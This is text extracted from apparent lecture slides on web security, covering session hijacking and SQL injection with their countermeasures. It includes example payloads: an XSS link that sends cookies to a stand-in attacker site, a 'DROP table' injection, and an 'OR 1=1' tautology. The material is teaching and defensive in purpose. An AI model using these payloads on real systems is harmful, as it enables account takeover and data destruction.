- This helps prevent malicious (usually cross-site scripting (XSS)) code from sending the data to an attacker's website

Session Hijacking



Methods used in Session Hijacking

- Cross-site scripting (XSS)



A screenshot of a car listing website. The search bar at the top says "search cars & trucks". Below it, there are navigation buttons for "thumb", ""><<", "< prev", "1 - 120 / 3000", and "next >". The main area shows a grid of car thumbnails with details:

- Mar 24 2013 Honda Pilot EXL awd \$6,200
- Mar 24 2013 Mercedes-Benz CLS-Class CLS 550 Coupe 4D coupe Gray - FINANCE \$28,990 (TOUCHLESS DELIVERY TO YOUR HOME)
- Mar 24 2019 Alfa Romeo Giulia Sport Sedan 4D sedan Red - FINANCE ONLINE \$33,590 (TOUCHLESS DELIVERY TO YOUR HOME)
- Mar 24 2012 Honda Accord LX Sedan 4D sedan Black - FINANCE ONLINE \$12,990 (TOUCHLESS DELIVERY TO YOUR HOME)
- Mar 24 2012 Honda Accord EX-L Sedan 4D sedan Silver - FINANCE ONLINE \$11,990 (TOUCHLESS DELIVERY TO YOUR HOME)
- Mar 24 2020 Alfa Romeo Giulia Sedan 4D sedan Black - FINANCE ONLINE \$35,990 (TOUCHLESS DELIVERY TO YOUR HOME)
- Mar 24 2020 Honda Ridgeline Black Edition Pickup 4D 5 ft pickup Black - \$43,590 (TOUCHLESS DELIVERY TO YOUR HOME)

Source: YouTube - XSS - Cross Site Scripting Explained

Session Hijacking



Methods used in Session Hijacking

- Cross-site scripting (XSS)

- Attackers may distribute emails or instant messages with a specially crafted link pointing to a known and trusted website
 - This link contains HTTP query parameters that exploit a known vulnerability to inject script code
- For an XSS attack used for session hijacking, the code might send the session key to the attacker's own website, for instance:

`http://www.TrustedSearchEngine.com/search?<script>location.href='http://www.SecretVi
llainSite.com/hijacker.php?cookie='+document.cookie;</script>`

- This would read the current session cookie using document.cookie and send it to the attacker's website by setting the location URL in the browser using location.href
- In real life, such links may use character encoding to obfuscate the code and URL shortening services to avoid suspiciously long links


Session Hijacking



Methods used in Session Hijacking

- **Session Side Jacking**

- This type of attack requires the attacker's **active participation**
- Using **packet sniffing**, attacker monitors the user's network traffic and intercepts session cookies after the user has authenticated on the server
- If the website only uses SSL/TLS encryption for the login pages and not for the entire session, the attacker can use the snuffed session key to hijack the session and impersonate the user to perform actions in the targeted web application
- Because the attacker needs access to the victim's network, typical attack locations involve unsecured Wi-Fi hotspots, where the attacker can either monitor traffic or set up their own access point and perform man-in-the-middle attacks



Source: <https://www.netsparker.com/blog/web-security/session-hijacking/>

Session Hijacking



Methods used in Session Hijacking

- Session Fixation
 - It is a bug in which the session becomes fixated
 - By inserting a session ID in the query string or another vulnerable location, it's possible for the attacker to trick a victim into using a given session ID to log in
 - There are a couple of ways to do this
 - 1) By using HTTP query parameters in a crafted link sent by e-mail or provided on a malicious website, for example:
 - Click here to log in now
 - When the victim clicks the link, they are taken to a valid login form, but the session key that will be used is supplied by the attacker
 - After authentication, the attacker can use the known session key to hijack the session.
 - 2) By tricking the user into completing a specially crafted login form that contains a hidden field with the fixed session ID

Session Hijacking



Methods used in Session Hijacking

- Session Fixation – Example flow


- Attacker tells the victim to go to
 - <http://trustedsite.org/login?PHPSESSID=2351689457ACUXKSUD>
- Victim clicks the trustedsite link and
 - Logs in with his credentials, using the session ID in the query
- Attacker:
 - Trustedsite: My session ID is [PHPSESSID=2351689457ACUXKSUD](http://trustedsite.org/login?PHPSESSID=2351689457ACUXKSUD), please transfer to account X

Session Hijacking

Methods used in Session Hijacking

- Session Fixation

- Sessions are most commonly used for consistent authentication for the user's continued use of the application
- However, they are also used for storing other things like:
 - Number of login attempts
 - Saved email/username
 - Other ancillary pieces of data
- To be secure, getting rid of visible session ID is critical
 - If the app/server still allows open session IDs, you are no more secured from session fixation
- Solution
 - When a user logs in, they get a brand new session ID
 - Even if they got a session for visiting the site 30 seconds ago
 - Wipe out all session ID when logging out of the application




Session Hijacking



Methods used in Session Hijacking

- Cookie theft by malware
 - Involves installing malware on the user's machine to perform automated session sniffing
 - Once installed, the malware scans the user's network traffic for session cookies and sends them to the attacker
- Cookie theft by direct access
 - Another way of obtaining the session key is to directly access the cookie file in the client browser's temporary local storage (often called the cookie jar)
 - This task can be performed by malware, but also by an attacker with local or remote access to the system.



Session Hijacking



Methods used in Session Hijacking

- Brute force
 - The attacker can simply try to guess the session key of a user's active session, which is feasible only if the application uses short or predictable session identifiers
 - In the distant past, sequential keys were a typical weak point, but with modern applications and protocol versions, session IDs are long and generated randomly
 - To ensure resistance to brute force attacks, the key generation algorithm must give truly unpredictable values to make guessing attacks impractical



SQL Injection

શોનં પરમં બલના

SQL Injection



innovate

achieve

lead

Overview

- An SQLi attack is designed to exploit the nature of Web application pages
- In contrast to the static Web pages, current Web sites have dynamic components and content
- Dynamic web pages accept data such as location, personal identity information, and credit card information
- This dynamic content is usually transferred to and from back-end databases
- These databases contain all kinds of data
 - For e.g., cardholder data, product data, customer data, purchase information etc.,
- An application server makes SQL queries to databases to send and receive information



Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

SQL Injection



innovate

achieve

lead

Overview

- An SQLi attack involves sending malicious SQL commands to the database server
- The most common goal of this attack is **bulk extraction of data**
- SQL injection can also be exploited to:
 - modify or delete data,
 - execute arbitrary operating system commands, or
 - launch denial-of-service (DoS) attacks
- The attack is viable when user input is either
 - incorrectly filtered for **string literal escape characters** embedded in SQL statements or
 - user input is not strongly typed, and thereby unexpectedly executed



Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

SQL Injection

innovate achieve lead

Steps involved in a typical SQLi attack

- 1) Hacker finds a vulnerability in a custom Web application and injects an SQL command to a database by sending the command to the Web server
 - The command is injected into traffic that will be accepted by the firewall
- 2) The Web server receives the malicious code and sends it to the Web application server
- 3) The Web application server receives the malicious code from the Web server and sends it to the database server
- 4) The database server executes the malicious code on the database
 - The database returns data
- 5) The Web application server dynamically generates a page with data from the database
- 6) The Web server sends the details over to the hacker






Figure 5.5 Typical SQL Injection Attack

SQL Injection



The Injection Technique

- The SQLi attack typically works by prematurely terminating a text string and appending a new command
- The inserted command may have additional strings appended to it before it is executed
 - and the attacker terminates the injected string with a comment mark "--"
- Subsequent text is ignored at execution time



SQL Injection



The Injection Technique

- Consider a script that build an SQL query by combining predefined strings with text entered by a user:

```
var Shipcity;  
ShipCity = Request.form ("ShipCity");  
var sql = "select * from OrdersTable where ShipCity = '" + ShipCity + "'";
```

- The intention of the script's designer is that a user will enter the name of a city
- For example, if the user enters Redmond, then the following SQL query is generated:


```
SELECT * FROM OrdersTable WHERE ShipCity = 'Redmond'
```

SQL Injection



The Injection Technique

- Suppose that the user enters the following:
 - Redmond'; DROP table OrdersTable--
- This results in the following SQL query:
 - SELECT * FROM OrdersTable WHERE ShipCity = 'Redmond'; DROP table OrdersTable--
- The semicolon separates two commands, and the double dash indicates that the remaining text of the current line is a comment and not to be executed
- When the SQL server processes this statement, it will first
 - select all records in OrdersTable where ShipCity is Redmond, then
 - executes the DROP request, which deletes the table




SQL Injection



SQLi Attack Avenues and Types

- SQLi attacks can be characterized in terms of the avenue of attack and the type of attack
- The main attack avenues are:
 - User input
 - Server variables
 - Second-order injection
 - Cookies
 - Physical user input
- Attack types can be categorized as:
 - in-band
 - inferential, and
 - out-of-band



SQL Injection



SQLi Attack Types

- Inband Attack Types
 - Tautology
 - End-of-line comment
 - Piggybacked queries
- Inferential Attack Types
 - Illegal/logically incorrect queries
 - Blind Sql injection
- Uses the same communication channel for injecting SQL code and retrieving results
- The retrieved data are presented directly in the application Web page
- There is no actual transfer of data, but the attacker is able to reconstruct the information by sending particular requests and observing the resulting behavior of the Website/database server



SQL Injection



SQLi Attack Avenues

- The main attack avenues

- User input

- Attackers inject SQL commands by providing suitably crafted user input
 - A Web application can read user input in several ways based on the environment in which the application is deployed
 - In most SQLi attacks that target Web applications, user input typically comes from form submissions that are sent to the Web application via HTTP GET or POST requests
 - Web applications are generally able to access the user input contained in these requests as they would access any other variable in the environment

SQL Injection



SQLi Attack Avenues

- The main attack avenues
 - Server variables
 - Server variables are a collection of variables that contain HTTP headers, network protocol headers, and environmental variables
 - https://www.w3schools.com/asp/coll_servervariables.asp
 - Web applications use these server variables in a variety of ways
 - E.g., logging usage statistics, Identifying browsing trends, etc.,
 - If these variables are logged to a database without sanitization, this could create an SQL injection vulnerability
 - Attackers can exploit this vulnerability by placing data directly into HTTP and network headers
 - <https://resources.infosecinstitute.com/topic/sql-injection-http-headers/>
 - When the query to log the server variable is issued to the database, the attack in the forged header is then triggered

SQL Injection




SQLi Attack Avenues and Types

- The main attack avenues

- Second-order injection

- Second-order injection occurs when incomplete prevention mechanisms against SQL injection attacks are in place
 - In the second order injection, a malicious user could rely on **data already present** in the database to trigger an SQL injection attack
 - When the attack occurs, the input that modifies the query to cause an attack does not come from the user, but from within the system itself.
 - <https://haiderm.com/second-order-sql-injection-explained-with-example/>



SQL Injection



SQLi Attack Avenues and Types

- The main attack avenues


- Second-order injection

- Imagine there is a user already existing in the data base with username "dantu"
 - I create another account in the database with username "dantu'--"

```
UPDATE users  
SET password='123'  
WHERE username="dantu"--" and password='abc'
```

- This query translates to

```
UPDATE users  
SET password='123'  
WHERE username="dantu"
```



SQL Injection



SQLi Attack Avenues and Types

- The main attack avenues

- Cookies

- When a client returns to a Web application, cookies can be used to restore the client's state information
 - An attacker could alter cookies such that when the application server builds an SQL query based on the cookie's content, the structure and function of the query is modified.

- Physical user input

- SQL injection is possible by supplying user input that constructs an attack outside the realm of web requests
 - This user-input could take the form of conventional barcodes, RFID tags, or even paper forms which are scanned using optical character recognition and passed to a database management system

SQL Injection



SQLi Attack Types

- Inband
 - In-band SQL injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results.
 - In-band SQLi's are typically HTTP GET, POST replies where information retrieved from database is displayed
 - With some carefully crafted SQL queries it becomes possible to:
 - enumerate the databases, respective tables, table columns and finally the rows of stored database entries
 - The example that we saw earlier was an in-band attack since the same channel was used to launch the attack and obtain the result
 - In this case, it was selecting data from orders table

SQL Injection



SQLi Attack Types

- Inband

- Tautology

- Injects code in one or more conditional statements so that they always evaluate to true
 - For example, consider this script, whose intent is to require the user to enter a valid name and password:

```
$query = "SELECT info FROM user WHERE name ='$_GET["name"]' AND pwd =  
        '$_GET["pwd"]'" ;
```

- Suppose the attacker submits "' OR 1=1 --" for the name field
 - The resulting query would look like this:

```
SELECT info FROM users WHERE name = '' OR 1=1 -- AND pwpd = ''
```
 - The injected code effectively disables the password check (because of the comment indicator --) and turns the entire WHERE clause into a tautology
 - Because the conditional is a tautology, the query evaluates to true for each row in the table and returns all of them

SQL Injection



SQLi Attack Types

- Inband
 - End-of-line comment
 - After injecting code into a particular field, legitimate code that follows are nullified through usage of end of line comments
 - By adding "--" after inputs makes the remaining queries as comments instead of executable code
 - The preceding tautology example is also of this form
 - Piggybacked queries
 - The attacker adds additional queries beyond the intended query, piggy-backing the attack on top of a legitimate request
 - This technique relies on server configurations that allow several different queries within a single string of code
 - `SELECT * FROM OrdersTable WHERE ShipCity = 'Redmond'; DROP table OrdersTable`

SQL Injection



SQLi Attack Types – Inferential

- Inferential
 - Illegal/logically incorrect queries:
 - In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band
 - Such attacks are commonly referred to as "blind SQL injection attacks"
 - Instead, an attacker is able to **reconstruct the database structure** by sending payloads, observing the web application's response and the resulting behavior of the database server.
 - An attacker may gain knowledge by injecting illegal/logically incorrect requests
 - E.g., injectable parameters, data types, names of tables, etc.
 - This attack lets an attacker gather important information about the type and structure of the backend database of a Web application

SQL Injection



SQLi Attack Types – Inferential

- Inferential
 - Illegal/logically incorrect queries:
 - Involves sending an incorrect query to the database intentionally to generate an error message that may be helpful in carrying out further attacks
 - The attack is considered a preliminary, information-gathering step for other attacks
 - The vulnerability leveraged by this attack is that the default error page returned by application servers is often overly descriptive
 - The error messages generated can often reveal vulnerable/injectable parameters to an attacker

SQL Injection



SQLi Attack Types – Inferential


- Inferential
 - Boolean-Based (Content-Based) Blind SQL injection
 - This SQL injection technique relies on sending a SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result
 - This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.
 - Blind SQL injection allows attackers to infer the data present in a database system even when the system is sufficiently secure to not display any erroneous information back to the attacker
 - If the injected statement evaluates to true, the site continues to function normally
 - If the statement evaluates to false, although there is no descriptive error message, the page differs significantly from the normally functioning page

SQL Injection



Countermeasures

- Many SQLi attacks succeed because developers have used insecure coding practices
- The countermeasures can be classified into three types:
 - defensive coding
 - Manual defensive coding practices
 - Parameterized query insertion
 - SQL DOM
 - detection
 - Signature based
 - Anomaly based
 - Code analysis
 - run-time prevention




SQL Injection



Countermeasures – Defensive Coding

- Manual defensive coding practices
 - A common vulnerability exploited by SQLi attacks is insufficient input validation
 - The simple solution for eliminating these vulnerabilities is to apply suitable input validation
 - For example:
 - Input type checking - to check that inputs that are supposed to be numeric contain no characters other than digits
 - This technique can avoid attacks that are based on forcing errors in the database management system
 - Another type of coding practice is one that performs pattern matching to try to distinguish normal input from abnormal input




SQL Injection



Countermeasures – Defensive Coding

- Parameterized query insertion
 - Prevents SQLi by allowing developers to:
 - more accurately specify the structure of a SQL query
 - pass value parameters to it separately
 - any unsanitary user input is not allowed to modify the query structure
- SQL DOM
 - Is a set of classes that enables automated data type validation and escaping
 - To escape is to take the data we already have and secure it prior to rendering it for the end user
 - Escaping converts the special HTML characters to HTML entities so that they are displayed, instead of being executed.
 - Encapsulates database queries to provide a safe and reliable way to access databases
 - This changes the query-building process from
 - an unregulated one that uses string concatenation to a systematic one that uses a type-checked API
 - Within the API, developers are able to systematically apply coding best practices such as input filtering and rigorous type checking of user input




SQL Injection



Countermeasures – Detection Methods

- Signature based
 - Attempts to match specific attack patterns
 - Such an approach must be constantly updated and may not work against self-modifying attacks
- Anomaly based
 - Attempts to define normal behavior and then detect behavior patterns outside the normal range
 - In general terms, there is a training phase, in which the system learns the range of normal behavior, followed by the actual detection phase
- Code analysis
 - Code analysis techniques involve the use of a test suite to detect SQLi vulnerabilities
 - The test suite is designed to generate a wide range of SQLi attacks and assess the response of the system



SQL Injection



SQLi Attack Reports

- Imperva Web Application Attack Report – July 2013
 - Surveyed a cross-section of Web application servers in industry and monitored eight different types of common attacks
 - The report found that SQLi attacks ranked first or second in total number of attack incidents, the number of attack requests per attack incident, and average number of days per month that an application experienced at least one attack incident
 - Imperva observed a single Web site that received 94,057 SQL injection attack requests in one day
- The Open Web Application Security Project Report – 2013
 - On the ten most critical Web application security risks listed injection attacks, especially SQLi attacks, as the top risk
 - This ranking is unchanged from its 2010 report.
- The Veracode State of Software Security Report – 2013
 - found that percentage of applications affected by SQLi attacks is around 32% and that SQLi attacks account for 26% of all reported breaches
 - Veracode also considers this among the most dangerous threats, reporting that three of the biggest SQL injection attacks in 2012 resulted in millions of email addresses, user names, and passwords being exposed and damaged the respective brands.
- The Trustwave Global Security Report – 2013
 - lists SQLi attacks as one of the top two intrusion techniques
 - The report notes that poor coding practices have allowed the SQL injection attack vector to remain on the threat landscape for more than 15 years, but that proper programming and security measures can prevent these attacks



DNS Tunneling Attack

३० अप्रैल २०२४

Domain Name System



